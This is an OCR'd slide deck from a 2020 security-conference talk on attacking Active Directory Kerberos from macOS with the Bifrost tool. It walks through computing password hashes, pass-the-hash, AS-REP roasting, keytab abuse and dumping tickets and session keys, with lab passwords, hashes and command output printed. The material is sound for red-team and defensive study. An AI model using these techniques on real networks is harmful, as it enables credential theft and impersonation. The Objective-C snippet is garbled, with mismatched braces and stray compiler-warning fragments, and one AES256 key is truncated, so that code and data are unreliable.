Walking the Bifrost:
An Operator's Guide to Heimdal & Kerberos on macOS

Cody Thomas
Objective By The Sea 3.0
March 2020

WHO AM I?

Cody Thomas - @its_a_feature_

- Operator / Instructor at SpecterOps
- Open Source Developer
  - Apfell – Red Team C2 Framework
  - Bifrost – Kerberos Manipulation
  - Orchard – Open Directory Access
  - GitHub: https://github.com/its-a-feature

OVERVIEW

- Brief intro to Kerberos
  - What is it / How does it work / Why do we care?
- Attacking Active Directory Kerberos from macOS
  - Credential Storage / Theft
  - Common Attacks
- Other Kerberos details on macOS
  - LKDC


KERBEROS INTRODUCTION
A brief overview

KERBEROS 101

- What is Kerberos?
  - Authentication mechanism invented by MIT in 1980s
  - Designed for use on insecure networks
  - Uses math and cryptography to provide strong guarantees
  - Based on a client/server model - stateless
  - Uses ASN.1/DER encoding of data
  - Scoped to ‘realms’ of authentication
- Many implementations
  - Traditional MIT (with plugins)
  - Windows
  - macOS

KERBEROS 101 – AUTH STEPS

1. Client and Key Distribution Center (KDC) have shared secret
    - Think of the KDC like an all-knowing PKI management server

2. Client makes a request to the Authentication Server (AS) to be authenticated with the shared secret – i.e. an AS-REQ
    - AS forwards request to the KDC, typically these are the same machine

3. AS responds with a ticket to the krbtgt SPN and encrypts a portion with the krbtgt hash. This ticket is called a Ticket Granting Ticket (TGT). This is an AS-REP.
    - The TGT proves **you are who you say you are** to the KDC because of the encrypted portion
    - Think of this like a new username/password combination

KERBEROS 101 – AUTH STEPS

4. Client presents their TGT to the Ticket Granting Service (TGS) and requests to speak to a specific service – i.e. TGS-REQ

5. TGS responds with a ticket to the service and encrypts a portion with the service account's hash (another shared secret)
    - This is a TGS-REP. The ticket is a Service Ticket
6. Client presents Service Ticket to the service and requests services

7. Service checks ticket to determine if the client is authorized for access
    - Service validates the ticket due to the shared secret the service has with the KDC

KERBEROS 101 - EXTRAS

- The KDC is bound to a ‘realm’ that it knows about
  - In Windows, this is the Fully Qualified Domain Name (FQDN) of AD
  - Technically, can be anything though
- Tickets have expiration times
  - Tickets can potentially be renewed or revoked
- Services are requested via Service Principal Name (SPN)
  - A combination of the service and the computer that hosts the service
  - Must be an exact match (no IP addresses, use hostnames)


KERBEROS – WHY CARE?

As a Red Teamer:

- User passwords only get you so far
  - Sometimes hard to get on macOS
- Kerberos tickets are just as valuable
- Potentially less protected
- More moving pieces makes it harder to change

As a Blue Teamer:

- More authentication logs for correlation
- More credential material to track
- You might be using it and not even know it




WINDOWS ACTIVE DIRECTORY & HEIMDAL
A case study in Windows attacks from a macOS perspective


WHAT / WHO IS HEIMDAL?

- Heimdall in Norse Mythology guards the Bifrost (rainbow road) in Asgard (where Thor, Loki, Odin, etc live)
- Heimdal is Apple's slightly tweaked implementation of Kerberos
- We'll cover those differences as we go along
- This is Marvel's version ->

HOW TO USE HEIMDAL

- macOS has a Kerberos framework we can import into XCode
- Throughout these slides we'll use these API calls in Objective C
  - There are other implementations out there in scripting languages
  - According to Apple, all 3rd party scripting languages should be removed soon ™, so we should pretend they're already gone from a Red Team perspective
  - We will manually craft the network traffic to TCP port 88
- We will use the user **TEST\test_lab_admin** in the **test.lab.local** domain on the **spooky.test.lab.local** computer

HOW TO USE HEIMDAL



STAGE 1 – THE SHARED SECRET

1. Client and Key Distribution Center (KDC) have shared secret

- In Windows, you don’t send your password around, you use a hash
- Active Directory knows this hash, not your plaintext password
  - AD knows many hashes of your password to be able to support a wide range of system versions

- We need to convert our password to a hash, but what kind?
  - RC4, AES128, AES256, DES3, etc


STAGE 1 – THE SHARED SECRET

- Heimdal has us covered:

```
krb5_c_string_to_key(context, ENCTYPE, &password, &salt, &newKey);
```

- ENCTYPE
  - ENCTYPE_ARCFOUR_HMAC – unsalted NTLM
  - ENCTYPE_AES128_CTS_HMAC_SHA1_96 – salted AES128
  - ENCTYPE_AES256_CTS_HMAC_SHA1_96 – salted AES256
- Salt?
  - If normal account: DOMAINFQDNusername
  - If computer account: DOMAINFQDNhostusername.domainfqdn
- RC4 hashes are so enticing because they're not unique across domains and are easier to crack

STAGE 1 – THE SHARED SECRET



- If you're curious how to get your computer$ shared secret, you can reveal it with admin credentials from the SYSTEM Keychain
- Found under /Active Directory/ NETBIOS Name
- Also found via dscl (Open Directory)

STAGE 1 – THE SHARED SECRET

```
spooky:Desktop test_lab_admin$ ./bifrost -action askhash -username test_lab_admin -password 'Nimda_bal_tset3#' -domain test.lab.local
```

```
Username: test_lab_admin
Password: Nimda_bal_tset3#
Domain: TEST.LAB.LOCAL
Salt: TEST.LAB.LOCALtest_lab_admin

Keys:
AES128: 1CFE2EA9167043CD159D0810F905573F
AES256: 43E79B640078E3D937F761A7E52FF10C68DB2
RC4   : DEA90156C04183A80DB5BDEC87A92A37
```

```
spooky:Desktop test_lab_admin$ ./bifrost -action askhash -username spooky$ -password
```


```
Username: spooky$
Password: ^kwMY8FndnEPEKw
Domain: TEST.LAB.LOCAL
Salt: TEST.LAB.LOCALhostspooky.test.lab.local

Keys:
AES128: ED2E5DBA6D6F4AE149B3A8186FDABD9B
AES256: 29ECB29E9F117699FF3169F0F45E027C32C68E004DA9002D9E8495498C32DE54
RC4   : 34114C46FB2A0FFE59B60410474D7935
```

STAGE 1.5 – SAVING HASHES

- What if you can’t be bothered to keep typing your password each time to generate that shared secret?
- Keytabs
  - A table of keys associated with various accounts
  - System generated (/etc/krb5.keytab)
    - Your system has one for hashes of its own computer$ account
    - Need to be root to access
  - User generated
    - Users can generate their own at any time (yikes!)

STAGE 1.5 – SAVING HASHES



STAGE 1 ATTACKS

- If you compromise the user's plaintext password:
  - You can generate their shared secret and continue the rest of the process
- If you compromise the user's / computer$ shared secret (hash):
  - You can continue the process because the plaintext is only used to generate the shared secret
  - Typically called "Over-Pass-The-Hash" or "Pass-The-Hash" in windows depending on if you're messing with LSASS
  - If you get the user's RC4 secret, you can attempt to crack it
  - This allows you to "be" that user/account

```
Application 10 (0x6A)
    Sequence (0x30)
        [1] INTEGER pvno (5)
        [2] INTEGER msg-type (10)
        [3] PA-DATA (0xA3)
            Sequence (0x30)
                sequence (0x30)
                    [1] INTEGER pdata-type (val 2 - krb5-padata-enc-timestamp)
                    [2] OCTET STRING (0x04)
                            Sequence (0x30)
                                [0] INTEGER enctype (18)
                                [2] OCTETSTRING (0x04) 56 bytes  enc value
                sequence (0x30)
                    [1] INTEGER (pdata-type 149) (KRB5-PDATA-REQ-ENC-PA-REP)
                    [2] OCTET STRING (0 bytes, so 0x04 00)
        [4] KDC-REQ-BODY
            SEQUENCE (0x30)
                [0] KDCOptions (KDC_TKT_COMMON_MASK) (bitstring of 32bits)
                [1] PrincipalName (cname) optional - client username
                    Sequence
                        [0] INTEGER (val 1) - means KRB5-NT-PRINCIPAL
                        [1] Sequence
                                General String (username)
                [2] REALM
                    GeneralString (realm)
                [3] PrincipalName (sname)
                    Sequence
                        [0] Integer (val 2) - MEANS krb5-nt-srv-inst
                        [1] Sequence
                            GeneralString (krbtgt)
                            GeneralString (realm)
                [4] KerberosTime (from) (optional, skipped)
                [5] KerberosTime (till) (generalizedTime format like before, 0x18)
                    GeneralizedTime
                [6] KerberosTime (rtime - renew time) (optional, skipped)
                    GeneralizedTime (supplied in kinit request)
                [7] Uint32 (nonce) (random 4byte value)
                    Integer
                [8]  - etype list in preference order
                    Sequence
                        Integer 18
                        Integer 17
                        Integer 16
                        Integer 23
```

STAGE 2 – AS-REQ FOR TGT

- Sending a request to the Authentication Server (AS) for a TGT
- Uses ASN.1 Encoding for structure
- Need to prove we know the secret from stage 1 somewhere
  - PADATA section for this called PADATA-ENC-TIMESTAMP
- You guessed it, we'll encrypt a timestamp with the hash as proof

STAGE 2 – AS-REQ FOR TGT

- Remember: it all boils down to a ticket request with a few things:
  - Who we are
  - Proof of who we are
  - What service we want a ticket for
- In this section, we request a ticket (TGT) that can be used with the Ticket Granting Service (TGS)
  - We say who we are and prove it with the encrypted timestamp
- TGT requests have a Service Principal of krbtgt for the realm

STAGE 2 – AS-REQ FOR TGT

```
NSData* createPADataTimestamp(){
    //sequence (0x30)
    //  [0] (0xA0)
    //    GeneralizedTime (timestamp of now)
    @try{
        krb5_keyblock key;
        NSData* hexContents = dataFromHexString(hash);
        key.length = hexContents.length;
        key.magic = KV5M_KEYBLOCK;
        key.enctype = enctype;
    } key.contents = malloc(key.length);
        memcpy(key.contents, hexContents.bytes, hexContents.length);
        size_t encrypt_length;
    } //krb5_c_encrypt_length(krb5_context context, krb5_enctype enctype,size_t inputlen, size_t *length)
        ret = krb5_c_encrypt_length(context, enctype, plaintextDataToEncrypt.length, &encrypt_length);
}       if(ret){
            printKrbError(context,ret);
            return NULL;
        }
```

Implicit conversion loses integer precision: 'N

'k


Implicit decl

STAGE 2 – ATTACKS

- Note: in pure MIT Kerberos we don't do this encryption
  - Any user requests a TGT for any other user. The resulting TGT is encrypted with the target user's shared secret (hash).
  - The idea being that only the right user can decrypt.
    - Very trusting
- This is the idea behind AS-REP roasting
  - This requirement can be added to MIT Kerberos with a PKINIT plugin.


STAGE 3 – AS-REP WITH TGT

- AS and KDC validate what was sent:
  - Does the user requested exist?
    - And is it active?
  - Is this KDC authoritative over the requested realm?
  - Does the KDC have a hash for that user of the requested type?
  - Using that user's hash, can the KDC decrypt that encrypted timestamp?
  - Is that encrypted timestamp within the past 5 min?
- If KDC answered YES to all the above, success! We can get a TGT
- If KDC answered NO to any, we get a KRB_ERROR reply with why
  - Many legit reasons for this*



STAGE 3 – AS-REP WITH TGT

- AS-REP repeats a lot of our request information
  - The protocol is stateless, so it repeats a lot
- Element 5 is the TGT
  - That contains our information encrypted with the krbtgt hash
- Element 6 is special
  - That contains a blob encrypted with our shared secret



STAGE 3 – AS-REP WITH TGT

- Decrypted section contains valuable information:
  - New session key
  - Lifetime of TGT
  - TGT usage flags
    - Renewable, forwardable, etc

STAGE 3.25 – WHERE DOES THE TGT GO?

- macOS stores tickets in a format called ccache (credential cache)
- By default, these ccache entries are managed by a KCM
  - In normal Kerberos land this is referred to as API storage
  - We transparently interface with a daemon process to access the tickets
- Each ccache is assigned a random UUID
  - There's one principal (the client)
  - There can be multiple tickets
- You can have multiple ccaches and swap between them
- You can also force save these ccaches to files on disk (yikes!)

STAGE 3.25 – WHERE DOES THE TGT GO?

```
sh-3.2# ./bifrost -action list
 ___       ___                    _
(  _`\    (  _`\                 ( )_
| (_) )(_)| (_(_)  _ __   _    ___| ,_)
|  _ <'| || ,__)( '__)/'_`\ /',__)| |
| (_) )| || |   | | ( (_) )\__, \| |_
(____/'(_)(_)   (_) `\___/'(____/\__)


[*] Principal: test_lab_admin@TEST.LAB.LOCAL
    Name: API:1FABF339-AADF-4DAC-9DE5-9009FF05029D
        Issued                  Expires                 Principal                                   Flags
2020-03-09 19:45:56GMT-10       2020-03-10 05:45:56GMT-10       krbtgt/TEST.LAB.LOCAL@TEST.LAB.LOCAL    (forwardable renewable initial pre-auth )
1970-12-31 13:30:00GMT-10:30    2020-04-08 19:45:56GMT-10       krb5_ccache_conf_data/kcm-status@X-CACHECONF:   ()

[+] Principal: test_lab_admin@TEST.LAB.LOCAL
    Name: API:900961ED-95B1-40FC-9850-BFD7ACF517FB
        Issued                  Expires                 Principal                                   Flags
2020-03-08 12:12:11GMT-10       2020-03-08 22:12:11GMT-10       krbtgt/TEST.LAB.LOCAL@TEST.LAB.LOCAL    (forwardable renewable initial pre-auth )
1970-12-31 13:30:00GMT-10:30    2020-04-07 12:12:11GMT-10       krb5_ccache_conf_data/kcm-status@X-CACHECONF:   ()
```

STAGE 3.5 – TICKET PORTABILITY

- What if you want to take a ticket from one computer and use it on another?
  - No worries! Kerberos is stateless and doesn't track ***where*** tickets are used or generated
  - We can use the ***Kirbi*** format to save all the necessary info
    - Stores information from the AS-REP
      - I.E. the TGT and that special encrypted data
    - Saves it in a new Application 22 in ASN.1

STAGE 3.5 – TICKET PORTABILITY

```
sh-3.2# ./bifrost -action dump -source tickets
 ___      ___                  _
(  _`\   (  _`\               ( )_
| (_) )  | (_(_)  _ __   _ __ | ,_)
|  _ <'  |  _)_  ( '__)/'_`\ | |
| (_) )  | (_( ) | |  ( (_) )| |_
(____/'  (____/' (_)  `\___/'`\__)


Client: test_lab_admin@TEST.LAB.LOCAL
Principal: krbtgt/TEST.LAB.LOCAL@TEST.LAB.LOCAL
Key enctype: aes256
Key: cqOI77CKT7iGq19vFY1BhkTWm+wOPdzo6btOcnKup2Y= (72A388EFB08A4FB886AB5F6F158D418644D69BEC0E3DDCE8E9BB4E7272AEA766)
Expires: 2020-03-10 15:45:56 GMT
Flags: forwardable renewable initial pre-auth
Kirbi:
